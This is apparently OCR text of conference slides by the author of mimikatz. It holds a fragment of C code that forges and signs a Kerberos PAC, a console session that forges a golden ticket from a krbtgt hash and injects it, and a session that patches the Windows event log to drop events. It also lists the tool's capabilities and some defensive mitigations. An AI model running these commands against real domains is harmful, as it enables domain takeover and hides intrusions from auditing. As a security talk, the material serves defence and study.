	KIWI_NEVERTIME(&validationInfo.PasswordCanChange);
	KIWI_NEVERTIME(&validationInfo.PasswordMustChange);

	validationInfo.EffectiveName		= ticket.ClientName->Names[0];
	validationInfo.LogonDomainId		= sid;
	validationInfo.UserId			= userid;
	validationInfo.UserAccountControl	= USER_DONT_EXPIRE_PASSWORD | USER_NORMAL_ACCOUNT;
	validationInfo.PrimaryGroupId		= groups[0].RelativeId;

	validationInfo.GroupCount = sizeof(groups) / sizeof(GROUP_MEMBERSHIP);
	validationInfo.GroupIds = groups;

	if(kuhl_m_pac_validationInfo_to_PAC(&validationInfo, &pacType, &pacTypeSize))
	{
		kprintf(L" * PAC generated\n");
		status = kuhl_m_pac_signature(pacType, pacTypeSize, krbtgt, LM_NTLM_HASH_LENGTH);
		if(NT_SUCCESS(status))
		{
			kprintf(L" * PAC signed\n");
			if(App_EncTicketPart = kuhl_m_kerberos_ticket_createAppEncTicketPart(&ticket, p
```

```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar 12 2014 01:28:22)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with  14 modules * * */


mimikatz # kerberos::golden /admin:administrateur /domain:chocolate.local /sid:S-1-5-
/krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /ticket:chocolate.kirbi
Admin  : administrateur
Domain : chocolate.local
SID    : S-1-5-21-130452501-2365100805-3685010670
krbtgt : 310b643c5316c8c3c70a10cfb17e2e31
Ticket : chocolate.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt chocolate.kirbi
Ticket 'chocolate.kirbi' successfully submitted for current session

mimikatz # _
```

# mimikatz :: sekurlsa

## What we can do ?

- Basics
  - No physical access to computer / servers
    - Volume/disk encryption
  - No admin rights! (even for VIP) – no Debug privilege!
  - **Disable local admin accounts**
  - ~~**Strong passwords**~~ **(haha, it was a joke, so useless ☺)**
  - For privileged account, network login instead of interactive (when possible)
  - Audit ; pass the **hash** keeps traces and can lock accounts
  - Use separated network (or forest)  for privileged tasks
- More in depth
  - Force strong authentication (SmartCard & Token) : $ / €
  - Short validity for Kerberos tickets
  - No delegation
  - Disable LM & NTLM (force Kerberos)
  - No exotic biometric!
  - Let opportunities to stop retro compatibility


**Use HSM / Kerberos Box for crypto operations**

- To study
  - **TPM** on Windows 8.1
    - Virtual SmartCard seems promising
  - Verify TPM CSP/KSP of specific provider (Lenovo, Dell, …)
    - Remember biometric? ;)

# mimikatz

## what else?

- **Retrieve system/users secrets** (like saved passwords)
- **Export keys/certificates, even those that are not exportable** (software CAPI & CNG)
- **Stop event monitoring…**
- **Bypass Applocker / SRP**
- Manipulate some Handles
- Patch Terminal Server
- Basic GPO bypass
- Driver
  - Play with Tokens & Privilèges
  - Display SSDT x86 & x64
  - List MiniFilters
  - List Notifications (process/thread/image/registry)
  - List hooks et and procedures of Objects



Connexion Bureau à distance

Remote Desktop Connection

Paramètres d'ouverture de session

Entrez le nom de l'ordinateur distant.

Ordinateur : windows-f.vm.nirvana.local

Nom d'utilisateur : gentilkiwi@nirvana.local

Vos informations d'identification d'ouverture de session Windows seront utilisées pour la connexion

☐ Toujours demander les informations d'identificat

Paramètres de connexion

Enregistrez les paramètres de connexion actuels d fichier RDP ou ouvrez une connexion enregistrée.

Gestion de l'ordinateur

mimikatz 1.0 x64 (internaldev)

```
mimikatz 1.0 x64 (internaldev)  /* Traitement du Kiwi */

mimikatz # system::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # nogpo::eventdrop
Recherche des patterns dans : Journal d'événements Windows ...
Patch Journal d'événements Windows NT6.1 : OK

mimikatz #
```


# *That's all Folks!*

- Thanks' to / Merci à :
  - RMLL / LSM & partners ;
    - Especially Christian for his invitation!
  - **Microsoft** to change some behaviors! ☺ ;
  - Community for ideas (∞) ;
  - Folks, friends supporting me every day `(oe.eo)` ;
  - You, for your attention and your nice messages!

- Questions, remarks?

→Please! Don't be shy!

# Blog, Source Code & Contact


gentilkiwi/mimikatz
GitHub, Inc. (US) https://github.com/gentilkiwi/mimikatz
feedly blog mention stats github TweetDeck Twitter LinkedIn Viadeo Facebook Onedrive Slideshare Traduction TorrentDB t411 VirusTotal nirvana
This repository Search or type a command
Explore Gist Blog Help
gentilkiwi
PUBLIC

gentilkiwi / mimikatz

A little tool to play with Windows security http://blog.gentilkiwi.com/mimikatz — Edit

38 commits 1 branch 1 release


branch: master mimikatz / +

Fix Kerberos free memory. Inject golden ticket from memory instead fi…

gentilkiwi authored 23 days ago

| | |
|---|---|
| inc | Kerberos Golden Ticket AES 128/256 support |
| lib | x64 srv lib no more needed |
| mimidrv | Kernel Memory handle with mimidrv & vault fix |
| mimikatz | Fix Kerberos free memory. Inject golden ticket from memory instead fi… |
| mimilib | Kernel Memory handle with mimidrv & vault fix |
| modules | Kerberos Golden Ticket AES 128/256 support |
| README.md | Kerberos key list for mimilib |
| mimikatz.sln | lsadump::lsa /inject updated to avoid DLL injection, only code. |

README.md


Firefox
Blog de Gentil Kiwi | L'aide mémoire d'u...
blog.gentilkiwi.com
feedly blog mention code stats TweetDeck Twitter LinkedIn Viadeo Facebook Onedrive Traduction TorrentDB VirusTotal nirvana
Blog de Gentil Kiwi 0 Créer
Salutations, gentilkiwi
Recherche
Accueil mimikatz Présentations programmes À propos

Blog de Gentil Kiwi

L'aide mémoire d'un kiwi

MsCache v2 / DCC2 et nombre d'itérations

Publié le 02/03/2014

Dans un domaine Windows, il se peut que les clients soient (temporairement) dans

ARTICLES RÉCENTS

- MsCache v2 / DCC2 et nombre d'itérations
- gentilkiwi @ St'Hack 4.0
- Windows 8, empreintes digitales
- Golden Ticket
- Pass the ticket

- blog http://blog.gentilkiwi.com
- mimikatz http://blog.gentilkiwi.com/mimikatz
- source https://github.com/gentilkiwi/mimikatz
- contact @gentilkiwi / benjamin@gentilkiwi.com